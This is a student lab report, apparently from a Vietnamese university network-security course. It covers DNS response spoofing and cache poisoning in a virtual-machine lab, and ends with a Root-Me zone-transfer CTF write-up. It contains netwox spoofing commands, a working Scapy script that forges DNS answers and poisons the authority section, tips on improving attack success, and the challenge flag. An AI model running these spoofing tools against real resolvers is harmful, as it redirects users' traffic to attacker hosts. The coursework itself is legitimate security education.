Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: DNS Attack

GVHD: Tô Trọng Nghĩa

Nhóm: 14

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Khánh Linh	22520769	22520769@gm.uit.edu.vn
2	Phạm Thị Cẩm Tiên	22521473	22521473@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	90%	1 - 3
2	Yêu cầu 2	50%	3 - 5
3	…	…	…
Điểm tự đánh giá			**?/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Máy ảo	Địa chỉ IP	Thông tin
User VM	10.0.2.128	OS: Ubuntu
Local DNS Server	10.0.2.129	OS: Ubuntu
Attacker VM	10.0.2.130	OS: Kali Linux

Bài tập (yêu cầu làm)

1. Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,…)

- Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như sau:
  - Người dùng nhập tên miền vào trình duyệt hoặc ứng dụng cần kết nối đến một địa chỉ ip cụ thể.
  - Máy người dùng sẽ truy vấn DNS Resolver để yêu cầu giải quyết tên miền thành địa chỉ IP.
  - DNS Resolver trên máy người dùng sẽ kiểm tra xem đã có thông tin về tên miền đó trong bộ nhớ cache hay không.
    - Nếu có, nó sẽ trả về địa chỉ IP từ cache mà không cần thực hiện truy vấn ngoại tuyến.
    - Nếu không, nó sẽ gửi yêu cầu truy vấn đến một máy chủ DNS.
  - Máy chủ Recursive DNS Server nhận yêu cần từ DNS Resolver và bắt đầu quá trình giải quyết tên miền.
    - Nếu không biết địa chỉ IP tương ứng, nó sẽ tiếp tục truy vấn đễ các máy chủ DNS khác cho đến khi tìm ra địa chỉ IP hoặc xác định rằng không thể giải quyết.
  - Sau khi quá trình truy vấn hoàn tất, kết quả sẽ được trả về cho máy người dùng.

1. Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

Bài tập về nhà (yêu cầu làm)

3. *Mô tả kết quả nhận được từ quá trình phân giải tên miền www.example.com khi sử dụng và không sử dụng netwox 105.*

- Thực hiện lệnh nslookup trước khi chạy netwox thu được kết quả:

```
lovelily@Lovelily:~/Desktop$ nslookup www.example.com
Server:         10.0.2.130
Address:        10.0.2.130#53

Non-authoritative answer:
Name:   www.example.com
Address: 93.184.215.14
Name:   www.example.com
Address: 2606:2800:21f:cb07:6820:80da:af6b:8b2c
```

Hình 1. nslookup www.example.com khi chưa chạy netwox

- Kết quả quá trình nslookup khi đã thực hiện netwox thu được:

```
lovelily@Lovelily:~/Desktop$ nslookup www.example.com
Server:         10.0.2.130
Address:        10.0.2.130#53

Name:   www.example.com
Address: 1.2.3.4
Name:   www.example.com
Address: 2606:2800:21f:cb07:6820:80da:af6b:8b2c
```

Hình 2. nslookup www.example.com khi chạy netwox

Hình 3. Một số kết quả thu được khi tiến hành lắng nghe bằng netwox 105


- Mô tả kết quả nhận được:
  - Khi không sử dụng netwox 105 máy local DNS Server sẽ gửi gói tin DNS request đến các server DNS khác để phân giải tên miền đó và trả về IP đúng cho máy người dùng.
  - Khi sử dụng netwox 105, máy attacker sẽ giả mạo DNS Response của máy Local DNS Server và gửi cho máy người dùng trước khi Local DNS Server phản hồi lại người dùng. Và nó sẽ gửi cho máy người dùng 1 địa chỉ IP giả mạo.

4. *Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công.*

- Ở phía attacker: thực hiện netwox 105
- Ở phía user: viết file tự động chạy 1000 lần nslookup:

```
#!/bin/bash
for i in {1..1000}
do
        echo "----------------------Result $i-----------------------" >> result1.txt
        nslookup www.example.com >> result1.txt
        sleep 2
done
```

Hình 4. Nội dung file thực thi tự động



Hình 5. Kết quả thu được sau 1000 lần

- Nhận xét:
  - Sau khi hoàn thành quá trình chạy 1000 lần thì kết quả thu được có 24 lần tấn công thành công. Như vậy, tỉ lệ thành công là 2.4%.
- Cách để nâng cao tỉ lệ thành công:
  - Có thể cần phải làm chậm thời gian phản hồi từ Local DNS Server. Có thể sử dụng cách tấn công Dó để làm giảm khả năng phản hồi của Local DNS Server.
  - Tăng hiệu suất của máy attacker để gửi gói giả mạo nhanh hơn.
  - Thay vì tấn công vào máy người dùng thì attacker có thể tấn công vào DNS Server để có thể nâng cao tỉ lệ thành công.

4. Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này.

- Không để public IP của máy Local DNS Server cho bên ngoài.
- Sử dụng các phần mềm uy tín có khả năng phát hiện và cảnh báo mối đe dọa tiềm ẩn. Ngăn chặn tải xuống và các phần mềm độc hại xâm nhập vào hệ thống.
- Cập nhật và bảo trì hệ thống định kỳ.
- Sử dụng HTTPS để mã hóa dữ liệu giao tiếp giữa máy người dùng và server.

2. Tấn công DNS Cache Poisoning

```
lovelily@Lovelily:~$ dig example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8470
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: e235731d9e5faf6d01000000674086ebeec6bb5dcdf80bdb (good)
;; QUESTION SECTION:
;example.org.                   IN      A

;; ANSWER SECTION:
example.org.            3600    IN      A       93.184.215.14

;; Query time: 1338 msec
;; SERVER: 10.0.2.130#53(10.0.2.130) (UDP)
;; WHEN: Fri Nov 22 20:28:11 +07 2024
;; MSG SIZE  rcvd: 84
```

Hình 6. Kết quả truy vấn example.org trước khi thực hiện tấn công

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# netwox 105 -h "example.org" -H 10.0.2.7 -a "ns.example.com" -A "10.0.2.128" -s raw -f "src host 10.0.2.128"
DNS_question
| id=14323  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| example.org. A
| . OPT UDPpl=1232 errcode=0 v=0 ...
DNS_answer
| id=14323  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| example.org. A
| example.org. A 10 10.0.2.7
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 10.0.2.128
DNS_question
| id=8596   rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| connectivity-check.ubuntu.com. A
| . OPT UDPpl=1472 errcode=0 v=0 ...
DNS_answer
| id=8596   rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 10 10.0.2.7
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 10.0.2.128
DNS_question
| id=19198  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0
| connectivity-check.ubuntu.com. A
DNS_answer
| id=19198  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 10 10.0.2.7
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 10.0.2.128
```

Hình 7. Một số thông tin thu được ở phía Attacker

```
lovelily@Lovelily:~$ dig example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14323
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.org.                   IN      A

;; ANSWER SECTION:
example.org.            10      IN      A       10.0.2.7

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       10.0.2.128

;; Query time: 42 msec
;; SERVER: 10.0.2.130#53(10.0.2.130) (UDP)
;; WHEN: Fri Nov 22 20:51:20 +07 2024
;; MSG SIZE  rcvd: 103
```

Hình 8. Kết quả truy vấn sau khi đã thực hiện tấn công

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.128	10.0.2.130	DNS	94	Standard query 0x1698 A example.org OPT
2	0.041283529	10.0.2.130	10.0.2.128	DNS	145	Standard query response 0x1698 A example.org A 10.0.2.7 NS ns.example.com A 10.0.2.128
3	2.684574120	10.0.2.130	10.0.2.128	DNS	126	Standard query response 0x1698 A example.org A 93.184.215.14 OPT
4	2.684834074	10.0.2.128	10.0.2.130	ICMP	154	Destination unreachable (Port unreachable)
5	5.149046668	VMware_f7:4e:6a	VMware_8e:f5:fc	ARP	42	Who has 10.0.2.128? Tell 10.0.2.129
6	5.149565348	VMware_8e:f5:fc	VMware_f7:4e:6a	ARP	60	10.0.2.128 is at 00:0c:29:8e:f5:fc
7	5.340217955	VMware_8e:f5:fc	VMware_a0:59:46	ARP	60	Who has 10.0.2.130? Tell 10.0.2.128
8	5.340426351	VMware_a0:59:46	VMware_8e:f5:fc	ARP	60	10.0.2.130 is at 00:0c:29:a0:59:46
9	8.124608261	VMware_a0:59:46	VMware_8e:f5:fc	ARP	60	Who has 10.0.2.128? Tell 10.0.2.130
10	8.124732587	VMware_8e:f5:fc	VMware_a0:59:46	ARP	60	10.0.2.128 is at 00:0c:29:8e:f5:fc

Hình 9. Kết quả thu được từ wireshark

Bài tập mở rộng (cộng điểm)

5. Tại sao khi thiết lập spoofip với giá trị raw, tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?

- ARP request là bản tin mà máy gửi sẽ gửi broadcast để tìm địa chỉ MAC của máy người nhận.
- Khi thiết lập spoofip với giá trị raw, địa chỉ MAC và IP của máy gửi được che đi. Từ đó, tránh được sự phát hiện của hệ thống bảo mật.
- Hơn nữa, giả mạo IP sẽ gây khó khăn trong phòng ngự và phân tích bảo mật hệ thống.

➔ Do đó tỉ lệ tấn công thành công sẽ cao hơn.

6. Cách thức tấn công này có nhược điểm chỉ áp dụng trên các hostname cụ thể đã xác định trước (example.org). Nếu người dùng truy cập vào hostname khác (mail.example.org) thì không thể tấn công được. Sinh viên thực hiện tìm hiểu và thực hiện tấn công Authority Section để DNS servers lưu cache thông tin nameserver giả mạo.
***Gợi ý:** Sinh viên tham khảo phần DNS Cache Poisoning: Targeting the Authority Section trong bộ thực hành "Network Security Labs" của SEED LABS*

- Ta sẽ thực hiện cài đặt gói tin và gửi gói tin giả mạo khi người dùng thực hiện lệnh dig tới example.org. Khi sử dụng với host name khác (www.example.org) thì vẫn thực hiện tấn công được:

```python
#!/usr/bin/python3
from scapy.all import *

def attack_dns(pkt):
    if (DNS in pkt and b'example.org' in pkt[DNS].qd.qname):
        #Change IP
        IP_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        #Change port
        UDP_pkt = UDP(dport=pkt[UDP].sport, sport=53)

        #answer
        Ans_sec = DNSRR(rrname=pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata = '10.0.2.5')

        #Authority
        NS_sec1 = DNSRR(rrname='example.org', type = 'NS', ttl = 259200, rdata = 'ns1.example.org')
        NS_sec2 = DNSRR(rrname='example.org', type = 'NS', ttl = 259200, rdata = 'ns2.example.org')

        #Additional
        Add_sec1 = DNSRR(rrname = 'ns1.example.org', type = 'A', ttl = 259200, rdata = '1.2.3.4')
        Add_sec2 = DNSRR(rrname = 'ns2.example.org', type = 'A', ttl = 259200, rdata = '5.6.7.8')

        #DNS packet
        DNS_pkt = DNS(id=pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, nscount = 2, arcount = 2, an = Ans_sec, ns = NS_sec1/NS_sec2, ar = Add_sec1/Add_sec2)

        #spoof
        spoof_pkt = IP_pkt/UDP_pkt/DNS_pkt
        send(spoof_pkt)

#sniff UDP query packets and invoke spoof_dns()
pkt = sniff(filter = 'udp and dst port 53', prn = attack_dns)
```

Hình 10. Nội dung file tấn công

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano attack.py

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python3 attack.py
[sudo] password for kali:
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Hình 11. Máy attacker thực hiện tấn công

```
lovelily@Lovelily:~$ dig www.example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> www.example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39502
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.org.               IN      A

;; ANSWER SECTION:
www.example.org.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.org.            259200  IN      NS      ns1.example.org.
example.org.            259200  IN      NS      ns2.example.org.

;; ADDITIONAL SECTION:
ns1.example.org.        259200  IN      A       1.2.3.4
ns2.example.org.        259200  IN      A       5.6.7.8

;; Query time: 79 msec
;; SERVER: 10.0.2.130#53(10.0.2.130) (UDP)
;; WHEN: Fri Nov 29 10:03:35 +07 2024
;; MSG SIZE  rcvd: 206
```

Hình 12. Thông tin bên máy User

3. Tấn công Kaminsky

Challenges Network (CTF)

7. DNS - zone transfert (Viết writeup chi tết)

Statement

A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain... Challenge connection informations :

- Host: challenge01.root-me.org

- Protocol: DNS

- Port: 54011

Đầu tiên, truy cập vào trang web https://www.root-me.org/fr/Challenges/Reseau/DNS-transfert-de-zone.

Sử dụng lệnh dig để truy vấn thông tin về các bản ghi DNS

"dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any"

Kết quả thực thi lệnh:

```
isolde@isolde-virtual-machine:~$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16690
;; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 728d6e6c138bb56f01000000675004a0aab05762eee1d6b8 (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org.  IN      ANY

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN TXT     "DNS transfer secret key : CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419
200 604800
ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; ADDITIONAL SECTION:
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; Query time: 204 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (TCP)
;; WHEN: Wed Dec 04 14:28:32 +07 2024
;; MSG SIZE  rcvd: 226
```

Flag: CBkFRwfNMMtRjHY

Sau khi nhập flag vào kiểm tra ở trang, ta nhận được thông báo thành công.